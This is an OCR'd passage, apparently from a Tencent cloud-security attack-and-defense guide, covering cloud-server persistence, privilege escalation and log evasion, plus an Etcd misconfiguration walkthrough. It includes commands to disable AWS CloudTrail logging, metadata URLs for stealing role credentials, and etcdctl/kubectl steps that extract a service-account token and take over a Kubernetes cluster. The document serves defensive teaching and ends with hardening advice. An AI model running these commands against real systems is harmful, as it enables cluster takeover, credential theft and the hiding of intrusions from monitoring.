在攻击者获取云服务器控制台权限后，可以对用户自定义镜像仓库中的镜像进行导入、删除等操作，攻击者可以将其构造的存在后门的镜像上传至用户镜像仓库。此外，为了提高攻击成功率，攻击者还可以使用后门镜像替换用户镜像仓库中原有镜像。当用户使用后门镜像进行实例创建时，即可触发恶意代码以完成持久化操作。

给现有的用户分配额外的 API 密钥

API 密钥是构建腾讯云 API 请求的重要凭证，云平台运行用户创建多个 API 密钥，通过此功能，拥有 API 密钥管理权限的攻击者可以为账户下所有用户分配一个额外的 API 密钥，并使用这些 API 密钥进行攻击。

建立辅助账号登录

拥有访问管理权限的攻击者可以通过建立子账号的形式进行持久化操作，攻击者可以将建立的子账号关联等同于主账号的策略，并通过子账号进行后续的攻击行为。

05. 权限提升

通过 Write Acl 提权

对象存储服务访问控制列表（ACL）是与资源关联的一个指定被授权者和授予权限的列表，每个存储桶和对象都有与之关联的 ACL。

通过访问管理提权

错误的授予云平台子账号过高的权限，也可能会导致子账号通过访问管理功能进行提权操作。由于错误的授予云平台子账号过高的操作访问管理功能的权限，子账号用户可以通过访问管理功能自行授权策略。通过此攻击手段，攻击者可以通过在访问管理中修改其云服务器的权限策略，以达到权限提升。

利用应用程序提权

攻击者通过云服务器中运行的 Docker 容器中应用漏洞，成功获取 Docker 容器的权限，攻击者可以通过 Docker 漏洞或错误配置进行容器逃逸，并获取云主机的控制权，从而实现权限提升。当然，攻击者也可以通过其他应用程序进行提权。

创建高权限角色

当攻击者拥有访问管理中新建角色的权限时，可以通过调用云 API 接口的方式，建立一个新的角色，并为这个角色赋予高权限的策略，攻击者可以通过利用此角色进行后续的攻击行为。

利用操作系统漏洞进行提权

与传统主机安全问题相似，云服务器实例也同样可能存在操作系统漏洞，攻击者可以利用操作系统漏洞，进行权限提升。

防御绕过

06. 防御绕过

关闭安全监控服务

云平台为了保护用户云主机的安全，往往会提供一些安全监控产品用以监控和验证活动事件的真实性，并且以此辨识安全事件，检测未经授权的访问。攻击者可以通过在攻击流程中关闭安全监控产品以进行防御绕过，以 AWS CloudTrail 为例，攻击者可以通过如下指令指令关闭 CloudTrail 监控：

- aws cloudtrail delete-trail --name [my-trail]

但是进行此操作会在 CloudTrail 控制台或 GuardDuty 中触发告警，也可以通过配置禁用多区域日志记录功能，并在监控区域外进行攻击，以 AWS CloudTrail 为例，攻击者可以通过如下指令关闭多区域日志记录功能：

- aws cloudtrail update-trail --name [my-trail]--no-is-multi-region-trail --no-include-global-service-events

监控区域外进行攻击

云平台提供的安全监控服务，默认情况下是进行全区域安全监控，但是在一

些场景中可能出现一些监控盲区，例如用户在使用安全监控服务时，关闭了全区域监控，仅开启部分区域的监控，以 AWS CloudTrail 为例，可以使用如下指令来查看 CloudTrail 的监控范围，并寻找监控外的云主机进行攻击以防止触发安全告警：

- aws cloudtrail describe-trails

禁用日志记录

与直接关闭安全监控服务相比，攻击者可以通过禁用平台监控告警日志的方式进行防御绕过，并在攻击流程结束后再次开启告警日志。以 AWS CloudTrail 为例，攻击者可以通过使用如下指令关闭 CloudTrail 日志

- aws cloudtrail stop-logging --name [my-trail]

并在攻击完成后，使用如下指令再次开启日志记录功能：

- aws cloudtrail start-logging --name [my-trail]

日志清理

攻击者在完成攻击流程后，可以删除监控服务日志以及云主机上的日志，以防攻击行为暴露。

通过代理访问

大多数云服务器提供操作日志记录功能，将记录时间、操作内容等。攻击者可以利用代理服务器来隐藏他们真实 IP。

07. 窃取凭证

获取服务器实例登录凭据

当攻击者获取云服务器实例的控制权后，可以通过一些方式获取服务器上用户的登录凭据，例如使用 mimikatz 抓取 Windows 凭证，并将获取到的这些登录凭据应用到后续的攻击流程中。

元数据服务获取角色临时凭据

云服务器为用户提供了一种每名实例元数据的服务，元数据即表示实例的相关数据，可以用来配置或管理正在运行的实例。用户可以通过元数据服务在运行中的实例内查看实例的元数据。以 AWS 举例，可以在实例内部访问如下地址来查

看所有类别的实例元数据：

- http://169.254.169.254/latest/meta-data/

在云服务器使用过程中，户可以将角色关联到云服务器实例。使用元数据服务可以查询到此角色名称以及角色的临时凭据，以 AWS 为例，可以通过如下请求获取角色名称：

- http://169.254.169.254/latest/meta-data/iam/info

在获取到角色名称后，可以通过以下链接取角色的临时凭证：

- http://169.254.169.254/latest/metadata/iam/security-credentials/<rolename>

获取配置文件中的应用凭证

云服务器应用中的配置文件中可能存储着一些敏感信息，例如一些应用的访问凭据或是登录密码，攻击者可以在云服务器中搜寻这些配置文件，并将其中的敏感数据进行窃取并在后续的攻击中加以利用。

云服务凭证泄露

在云服务器实例中运行应用程序中，往往使用环境变量或是硬编码的方式明文存储云服务凭据，应用程序使用这些凭据调用其他云上服务的凭据，攻击者可以通过读取环境变量中的参数，或是分析应用程序代码的方式获取这些凭据，以此获取其他云服务的凭据，甚至是云平台主 API 密钥。

用户账号数据泄露

在一些场景中，开发者会在云服务器中存储其业务中的用户数据，例如用户的姓名、身份证号码、电话等敏感数据，当然也会包含用户账号密码等凭据信息。

攻击者通过对用户数据的提取与分析以窃取这些用户的凭据数据，并通过获取的信息进行后续的攻击。

08. 探测

云资产探测

攻击者在探测阶段，会寻找环境中一切可用的资源，例如实例、存储以及数据库服务等。

通常攻击者可以使用云平台提供的 API 或工具来完成云资产探测，通过发出命令等方法来搜集基础设施的信息。以 AWS API 接口为例，可以使用 DescribeInstances 接口来查询账户中一个或多个实例的信息，或是使用 ListBuckets API 接口来查询目标存储桶列表信息。

网络扫描

与传统的内网扫描类似，攻击者在此阶段也会尝试发现在其他云主机上运行的服务，攻击者使用系统自带的或上传至云服务实例的工具进行端口扫描和漏洞扫描以发现那些容易受到远程攻击的服务。此外，如果目标云环境与非云环境连通，攻击者也可能能够识别在非云系统上运行的服务。

09. 横向移动

使用实例账号爆破

当攻击者在窃取凭据阶段，在实例中成功获取了有效的账号信息后，攻击者可以利用这些账号数据制作账号字典并尝试爆破目标的云资产或非云资产，并横向移动到这些资产中。

通过控制台权限横向移动

当攻击者获取了目标控制台权限后，可以通过控制台提供的功能，横向移动到目标用户的其他云资产中。

窃取角色临时凭据横向访问

攻击者通过实例元数据服务，可以获取与实例绑定的角色的临时凭据，攻击者可以利用获取的角色临时凭据，横向移动到角色权限范围内的云资产中。

窃取凭据访问云服务

通过云服务器中 Web 应用程序源代码的分析，攻击者可能会从 Web 应用程序的配置文件中获取的应用开发者用来调用其他云上服务的凭据。攻击者利用获取到的云凭据，横向移动到用户的其他云上业务中。如果攻击者获取到的凭据为云平台主 API 密钥，攻击者可以通过此密钥横向移动到用户的其他云资产中。

窃取用户账号攻击其他应用

攻击者通过从云服务器中窃取的用户账号数据，用以横向移动至用户的其他

应用中，包括用户的非云上应用。

10. 影响

窃取项目源码

攻击者通过下载云服务器中的应用程序源码，造成源码泄露事件发生。通过对源码的分析，攻击者可以获取更多的可利用信息。

窃取用户数据

当用云服务器中以文件、数据库或者其他形式保存用户数据时，攻击者通过攻击云服务器以窃取用户敏感数据，这些信息可能包含用户的姓名、证件号码、电话、账号信息等，当用户敏感信息泄露事件发生后，将会造成严重的影响。

破坏文件

攻击者在获取云服务器控制权后，可能试图对云服务器中的文件进行删除或者覆盖，以达到破坏服务的目的。

篡改文件

除了删除以及覆盖云服务器文件之外，攻击者可以对云服务器中文件进行篡改，通过修改应用程序代码、文本内容、图片等对象以达到攻击效果。在一些场景中，用户使用云服务器部署静态网站，攻击者通过篡改其中页面内的文本内容以及图片，对目标站点造成不良的影响。

植入后门

攻击者在云服务器应用中插入恶意代码，或者在项目目录中插入后门文件，攻击者可以利用这些后门发起进一步的攻击。

加密勒索

在获取云服务器控制权后，攻击者可能会对云服务器上的文件进行加密处理，从而勒索用户，向用户索要赎金。

写在后面

云服务器作为一个基础而又重要的云产品，面临着众多的安全挑战。深入了解云服务器存在的风险点以及对应的攻击手段，可以有效的保障用户在使用云服务器时的安全性。

在腾讯安全云鼎实验室推出《云安全攻防矩阵》中，用户可以根据矩阵中所展示的内容，了解当前环境中所面临的威胁，并以此制定监测手段用以发现风险，详见腾讯安全云鼎实验室攻防组官网：

https://cloudsec.tencent.com/#/home

除《云安全攻防矩阵 v1.0》中已包含的产品外，腾讯安全云鼎实验室制定了云安全攻防矩阵未来发布计划，以云产品以及业务为切入点，陆续发布云数据库、人工智能、云物联网等云安全攻防矩阵。

图 8-2

九、Etcd 风险剖析

01. Etcd 简介

Etcd 是 CoreOS 团队于 2013 年 6 月发起的开源项目，它的目标是构建一个高可用的分布式键值(key-value)数据库， 用于服务发现、共享配置以及一致性保障等。目前已广泛应用在 kubernetes、ROOK、CoreDNS、M3 以及 openstack 等领域。

Etcd 内部采用 raft 协议作为一致性算法，基于 Go 语言实现。从组成上来看，Etcd 主要由四个部分组成：HTTP Server、Store、Raft 以及 WAL。我们可以通过 Etcd 架构图来更好的了解 Etcd，Etcd 架构图可见下图所示：




图 9-1 Etcd 架构图

Etcd 比较常见的版本有 v2 版本和 v3 版本，v2、v3 版本的共同点是共享同一套 raft 协议代码，不同点是二者为两个独立的应用，互不兼容，其接口、存储都是不相同的。

值得注意的是，Kubernetes 集群已经在 Kubernetes v1.11 中弃用 Etcdv2 版本，在新版本的 Kubernetes 中，Kubernetes 采用 Etcd v3 存储数据。

02. Etcd 与 Kubernetes

在对 Etcd 有了初步了解之后，我们来看一下 Kubernetes 中 Etcd 的应用。在 Kubernetes 集群中，存在有控制平面组件以及 Node 组件两大类组件，在这两类组件中包含了多种不同功能的组件，这些组件共同保证了 Kubernetes 集群的正常运行。Kubernetes 集群组件结构可参照下图：




图 9-2 Kubernetes 集群组件

Etcd 在 Kubernetes 中扮演着控制平面组件的角色，是兼具一致性和高可用性的键值数据库，在 Kubernetes 集群中扮演着保存 Kubernetes 所有集群数据的后台数据库的角色。

Kubernetes 系统中一共有两个服务需要用到 Etcd 进行协同和与存储，分别是 Kubernetes 自身与网络插件 flannel。在 Kubernetes 集群的配置过程中，需要安装 Etcd 组件，Etcd 的 yaml 文件可见下图：

```
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]# cat /etc/kubernetes/manifests/etcd.yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    scheduler.alpha.kubernetes.io/critical-pod: ""
  creationTimestamp: null
  name: etcd
  namespace: kube-system
spec:
  containers:
  - args:
    - --trusted-ca-file=/etc/etcd/certs/etcd-cluster.crt
    - --cert-file=/etc/etcd/certs/etcd-node.crt
    - --key-file=/etc/etcd/certs/etcd-node.key
    - --peer-key-file=/etc/etcd/certs/etcd-node.key
    - --listen-client-urls=https://172.16.2.7:2379
    - --initial-cluster=172.16.2.7=https://172.16.2.7:2380,172.16.2.8=https://172.16.2.8:2380,172.16.2.4=https://172.16.2.4:2380
    - --name=172.16.2.7
    - --peer-cert-file=/etc/etcd/certs/etcd-node.crt
    - --listen-peer-urls=https://172.16.2.7:2380
    - --data-dir=/var/lib/etcd
    - --quota-backend-bytes=6442450944
    - --heartbeat-interval=200
    - --election-timeout=1000
    - --logger=zap
    - --metrics=extensive
    - --peer-trusted-ca-file=/etc/etcd/certs/etcd-cluster.crt
    - --initial-advertise-peer-urls=https://172.16.2.7:2380
    - --client-cert-auth=true
    - --peer-client-cert-auth=true
    - --advertise-client-urls=https://172.16.2.7:2379
    - --initial-cluster-state=new
```

图 9-3 Etcd 组件配置文件

从上文配置文件可见，Etcd 在配置过程中需要配置两个 url 地址:listen-client-urls 以及 listen-peer-urls，分别监听在 2379 端口以及 2380 端口。其中 listen-peer-urls 用于 etcd 集群同步信息并保持连接，而 listen-client-urls 则用于接收用户端发来的 HTTP 请求。

03. Ectd 常见风险

Etcd 常见风险包括：

1. 启动 etcd 时，未使用 client-cert-auth 参数打开证书校验；

2. Etcd 2379 端口公网暴露；

3. 由于 SSRF 漏洞导致 Etcd 127.0.0.1:2379 可访问；

4. Etcd cert 泄露。

我们分别来看一下以上四个风险点分别是如何对 Etcd 造成威胁的。

首先来看一下未使用 client-cert-auth 参数打开证书校验带来的风险：在启动 etcd 时，正确的做法是使用 client-cert-auth 参数打开证书校验，见下图

配置文件红框处：

```
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]# cat /etc/kubernetes/manifests/etcd.yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    scheduler.alpha.kubernetes.io/critical-pod: ""
  creationTimestamp: null
  name: etcd
  namespace: kube-system
spec:
  containers:
  - args:
    - --trusted-ca-file=/etc/etcd/certs/etcd-cluster.crt
    - --cert-file=/etc/etcd/certs/etcd-node.crt
    - --key-file=/etc/etcd/certs/etcd-node.key
    - --peer-key-file=/etc/etcd/certs/etcd-node.key
    - --listen-client-urls=https://172.16.2.7:2379
    - --initial-cluster=172.16.2.7=https://172.16.2.7:2380,172.16.2.8=https://172.16.2.8:2380,172
    - --name=172.16.2.7
    - --peer-cert-file=/etc/etcd/certs/etcd-node.crt
    - --listen-peer-urls=https://172.16.2.7:2380
    - --data-dir=/var/lib/etcd
    - --quota-backend-bytes=6442450944
    - --heartbeat-interval=200
    - --election-timeout=1000
    - --logger=zap
    - --metrics=extensive
    - --peer-trusted-ca-file=/etc/etcd/certs/etcd-cluster.crt
    - --initial-advertise-peer-urls=https://172.16.2.7:2380
    - --client-cert-auth=true
```

图 9-4 开启证书校验

在打开证书校验选项后，通过本地 127.0.0.1:2379 地址可以免认证访问 Etcd 服务，但通过其他地址访问要携带 cert 进行认证访问。在未使用 client-cert-auth 参数打开证书校验时，任意地址访问 Etcd 服务都不需要进行证书校验，此时 Etcd 服务存在未授权访问风险。

接下来，我们分析一下 **Etcd 2379 端口公网暴露所带来的风险**：在配置 Etcd 时，正确的做法是为 listen-client-urls 参数配置一个合理的 IP 地址，Etcd 将监听在给定端口和接口上，如下图红框处：

```
apiVersion: v1
kind: Pod
metadata:
  annotations:
    scheduler.alpha.kubernetes.io/critical-pod: ""
  creationTimestamp: null
  name: etcd
  namespace: kube-system
spec:
  containers:
  - args:
    - --trusted-ca-file=/etc/etcd/certs/etcd-cluster.crt
    - --cert-file=/etc/etcd/certs/etcd-node.crt
    - --key-file=/etc/etcd/certs/etcd-node.key
    - --peer-key-file=/etc/etcd/certs/etcd-node.key
    - --listen-client-urls=https://172.16.2.7:2379
```

图 9-5 配置 listen-client-urls

由于错误的配置，将 listen-client-urls IP 配置为 0.0.0.0,那么 Etcd 将会在所有接口上监听给定端口，这将导致 Etcd 2379 端口在公网暴露。

接下来，我们分析一下由于 SSRF 漏洞导致 Etcd 127.0.0.1:2379 可访问风险：即使 Etcd 进行了正确的配置，由于服务器上应用程序的 SSRF 漏洞，导致 Etcd 127.0.0.1:2379 可访，此接口默认不需要证书校验，因此攻击者可以通过 SSRF 漏洞访问此接口并读取 Etcd 中的敏感数据。

最后，我们来看一下 **Etcd cert 泄露所带来的风险：**在配置安全通信后，需要使用 TLS 身份验证来完成 Etcd 服务的访问，通常使用如下的方式有效证书**证书进行访问：**

```
ETCDCTL_API=3 etcdctl --endpoints etcd_ip:2379 \
  --cert=/etc/kubernetes/pki/etcd/client.crt \
  --key=/etc/kubernetes/pki/etcd/client.key \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt  \
```

如果证书被窃取，攻击者可以使用获取到的证书访问 Etcd 服务。

04. Ectd 攻击场景

在搭建 Kubernetes 并配置 Etcd 服务时，如果出现了上一章节中提到的错误配置或漏洞风险点，攻击者可以利用 Etcd 的风险点发起攻击。我们在这里列举集中常见的攻击者攻击方式，通过以攻促防的方式，带领读者了解 Etcd 服务所面临的风险以及威胁。

在开始介绍攻击常见前，我们先来了解一款常见的 etcd 命令行工具——etcdctl。etcdctl 是一款命令行客户端，提供一些简洁的命令，用户无需使用 HTTP API，可以直接使用 etcdctl 提供的指令与 etcd 服务进行交互。可以通过如下地址进行下载：https://github.com/coreos/etcd/releases

接下来我们对几种攻击场景逐一进行分析。

Etcd 初始访问

Etcd 2379 端口公网暴露

在这个场景中，攻击者可以利用暴露在公网上的 2379 端口访问 Etcd 服务。

但在这个场景中，攻击者依然面临着两个不同的情况，即当前 Etcd 服务在启动时是否使用 client-cert-auth 参数开启证书校验。

如果当前 Etcd 服务未进行证书校验，则存在未授权访问漏洞，可以通过如下指令获取 top-levelkeys 数据

/etcdctl--endpoints=https://etcd_ip:2379/ get / --prefix --keys-only

具体操作可见下图：

```
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]# ETCDCTL_API=3 ./etcdctl --endpoints=https://17      :2379/ get / --prefix --keys-only
     3/apiextensions.k8s.io/customresourcedefinitions/logconfigs.cls.clo
      apiextensions.k8s.io/customresourcedefiniti
      apiextensions.k8s.io/customresourcedefinit                    k8s.io
/c    apiextensions.k8s.io/customresourcedefinitio          apshot.storage.k8s.io
/c    apiextensions.k8s.io/customresourcedefinitions/volumesnapshots.snapshot.storage.k8s.io
/c    apiregistration.k8s.io/apiservices/v1.
/c    apiregistration.k8s.io/apiservices/v1.admissionregistration.k8s.io
/c    apiregistration.k8s.io/apiservices/v1.apiextensions.k8s.io
/     apiregistration.k8s.io/apiservices/v1.apps
/c    3/apiregistration.k8s.io/apiservices/v1.authentication.k8s.io
```

图 9-6 获取 top-level keys 数据

如果当前 Etcd 服务使用证书进行校验，则需要使用获取到的证书进行配置并访问

在使用 etcdctl 工具之前，需要配置如下三个环境变量：

- ETCDCTL_CERT
- ETCDCTL_CACERT
- ETCDCTL_KEY

在配置了正确的证书后，即可通过 etcdctl 工具对 Etcd 服务进行访问。

由于 SSRF 漏洞导致 Etcd localhost 端口访问

在这个场景中，由于 SSRF 漏洞导致 Etcd 127.0.0.1:2379 可访问，而且 Etcd 127.0.0.1:2379 地址默认不需要进行证书校验，即可以直接访问，因此当 Etcd 服务器上应用程序存在 SSRF 漏洞时，攻击者可以通过构造内外请求的方式，向 Etcd 服务 API 接口发送恶意指令。

Etcd 凭据窃取

通过初始访问阶段，攻击者获取了 Etcd 服务的访问权限，并可以使用 etcdctl 工具读取 Etcd 中存储的数据，接下来介绍一下在此阶段中应用的技术。

获取 clusterrole key

可以使用如下指令读取存储于 Etcd 中的与 clusterrole 有关的 key

etcdctl--endpoints=https://etcd_ip:2379/ get / --prefix --keys-only | grep/secrets/kube-system/clusterrole。

```
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]# ETCDCTL_API=3 ./etcdctl --endpoints=https://172    :2379/ get / --prefix --keys-only|grep /secrets/kube-system/clusterrole
/cls-q3yd7173/secrets/kube-system/clusterrole-aggregation-controller-token-9rgxq
```

图 9-7 读取 clusterrole 有关的 key

获取 token key 值

可以通过如下指令，通过上一步中获取到的 key，读取其中的值：

etcdctl--endpoints=https://etcd_ip:2379/ get / /xxx/secrets/kube-system/clusterrole-xxx

从返回的数据中，挑选出一个具有高权限的 role 并读取其 token。toke 数据通常以字符串”ey”开头，并截取到字符串

“#kubernetes.io/service-account-token”之前部分，见下图选中部分：

图 9-8 截取 token 数据

至此，我们已经获取了有效的 Kube Apiserver 访问 token。

Kube Apiserver 命令执行

通过上一阶段窃取到的 token 认证访问 Kube Apiserver，使用 kubectl 接管集群。具体操作如下：

kubectl--insecure-skip-tls-verify -s https://kube_apiserver:6443/--token="[ey...]" -n kube-system get nodes

```
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]# kubectl --insecure-skip-tls-verify -s https://15[illegible]/ --token="eyJhbGciOiJSUzI1N
iOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2[illegible]LXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2Vyd
IsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50Lm5hbWUiOiJhdHRhY2hkZXRhY2gtY29udHJvbGxlciIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFj
jg5NiIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDprdWJlLXN5c3RlbTphdHRhY2hkZXRhY2gtY29udHJvbGxlciJ9.jS_i9rCtjqL_hECshnfg0aNCTJ_DxK5uph8VtKkKOm
NjmlPPlulgm2hMicdwcx5Bgp8lJo30mDwSR065pEkSoA2zc30xk_C9gowQA738ukT9Ps1aQm_QK0SR3p9pnYci8IQSws0F5QvDN_-OqseM2tAIV39YvjpQgjGaQM3pJI_c21qm3vG0
" -n kube-system get nodes
NAME          STATUS   ROLES    AGE     VERSION
172.16.2.38   Ready    <none>   3d20h   v1.20.6-[illegible]12
172.16.2.4    Ready    master   3d20h   v1.20.6[illegible]12
172.16.2.7    Ready    master   3d20h   v1.20.6[illegible]12
172.16.2.8    Ready    master   3d20h   v1.20.6-[illegible]2
[root@172-16-2-7 etcd-v3.5.2-linux-amd64]#
```

图 9-9 使用 kubectl 接管集群

05. 使用上下文简化 kubectl 操作

生成 context

可以使用如下命令生成 context：

```
1 touch context_config
2 kubectl --kubeconfig=./context_config config set-credentials test --
  token=TOKEN
3 kubectl --kubeconfig=./context_config config set-cluster hacked_cluster --
  server=https://IP:6443/  --insecure-skip-tls-verify
4 kubectl --kubeconfig=./context_config config set-context context_config --
  cluster=hacked_cluster --user=test
5 kubectl --kubeconfig=./context_config config use-context context_config
```

图 9-10 生成 context

配置 context 简化 kubectl 操作

Kubernetes 通过上下文（context），使用简便的名称来对访问参数进行分组。每个上下文都有三个参数：cluster、namespace 和 user。kubectl 工具可以通过 kubeconfig 参数指定我们生成的上下文 context_config：

```
[root@172-16-2-7 manifests]# kubectl --kubeconfig=./[illegible]_config get nodes -A
NAME          STATUS   ROLES    AGE     VERSION
172.16.2.38   Ready    <none>   3d22h   v1.20.6-[illegible].12
172.16.2.4    Ready    master   3d22h   v1.20.6-[illegible].12
172.16.2.7    Ready    master   3d22h   v1.20.6-[illegible].12
172.16.2.8    Ready    master   3d22h   v1.20.6-[illegible]12
```

图 9-11 配置 context

通过这个方式，即可简化 kubectl 操作，无需每次执行 kubectl 命令时填写 TOKEN。

06. Etcd 防御与加固

通过上文攻击场景介绍，我们提出如下的防护建议用以加固 Etcd 服务：

1. 在启动 Etcd 时，使用 client-cert-auth 参数打开证书校验；

2. Etcd 数据加密存储，确保 Etcd 数据泄露后无法利用；

3. 正确的配置 listen-client-urls 参数，防止外网暴露；

4. 尽量避免在 Etcd 所在的节点上部署 Web 应用程序，以防通过 Web 应用漏洞攻击 Etcd localhost 地址。

写在最后

Etcd 组件在 Kubernetes 中充当着保存集群数据的后台数据库这一重要角色，因此 Etcd 组件安全对集群来说也是尤为重要。通过上文分析可见，虽然 Etcd 组件提供了较为安全的鉴权功能，以保证数据的安全性，但是由于用户在配置使用 Etcd 组件时安全意识不足或配置错误，将会导致集群数据被非法访问或篡改。Ectd 数据泄露，将会为集群带来严重的安全问题。未来我们将持续关注 Etcd 组件安全问题。

参考文献

1. https://yeasy.gitbook.io/docker_practice/etcd/etcdctl

2. https://kubernetes.io/zh/docs/concepts/overview/components/

3. https://www.huweihuang.com/kubernetes-notes/etcd/etcdctl-v3.html

4. https://www.cdxy.me/?p=827

5. https://tttang.com/archive/1465/

十、云 IAM 原理&风险以及最佳实践

01. 云上身份和访问管理功能简介

身份和访问管理是什么？关于这个问题，Gartner Information Technology Glossary 中给出了关于 IAM 的定义：“Identity and access management (IAM) is the discipline that enables the right individuals to access the right resources at the right times for the right reasons”。与之类似，云上身份和访问管理服务，则是云厂商提供的一种用于帮助用户安全地控制对云上资源访问的服务。用户可以使用 IAM 来控制身份验证以及授权使用相应的资源。IAM 的 8 大管理维度，可以参见下图：

图 10-1 IAM 8 大管理维度

云上身份与访问管理首先在配置阶段注册和授权访问权限，然后在操作阶段识别、验证和权限控制。下图将展示 IAM 的配置阶段与操作阶段之间的关系，以及身份与访问管理的区别。




图 10-2 身份和访问管理概念图

云厂商为租户提供云上 IAM 服务用以身份和访问管理，例如：腾讯云 Cloud Access Management 服务、亚马逊云 AWSIdentity and Access Management 服务等。通过提供账号全生命周期管理、身份管理、认证、权限、审计以及联合身份等基本功能，加强了身份认证体系的安全性。

正确的使用访问管理，可以规避许多云上攻击事件的发生。但是错误的配置以及使用将会导致严重的云上漏洞。Unit 42 云威胁报告指出，错误配置的亚马逊云 IAM 服务角色导致数以千计的云工作负载受损。研究人员成功地使用错误配置的 IAM 功能在云中横向移动，并最终获得凭据以及重要数据。接下来，我们将介绍云 IAM 技术体系框架以及工作原理，并从历史案例中刨析云 IAM 的风险，并寻找最佳解决方案。

02. 云 IAM 技术体系框架&工作原理

我们首先来谈谈云 IAM 的技术体系框架。云上身份与访问管理是一个比较复杂的体系架构。用户日常使用云上服务时，往往会接触到到云平台所提供的账号管理功能，角色管理、临时凭据、二次验证等等，这些都是云上身份与访问管理的一部分。但实际上云上身份与访问管理不仅仅包含上述这些功能，对于云平台来说，云上身份与访问管理是一项复杂的成体系化的架构。

从云安全联盟大中华区发布的《IAM 白皮书（试读本）》中可见，云 IAM 技术体系框架包含认证管理、授权份管理、用户生命周期管理、策略管理等模块，见下图：




图 10-3 CSA GCR 身份和访问管理框架

云 IAM 使用上图中这些管理技术，以实现对云上资源以及云上业务的身份与权限管理，从而确保云上身份管理的安全以及合规，保障云上资源访问的可审计、风险可控性。在了解云 IAM 技术体系框架后，我们来看一下 IAM 的工作流程以及身份验证和授权工作步骤如。身份和访问管理工作原理图可参加下图所示：

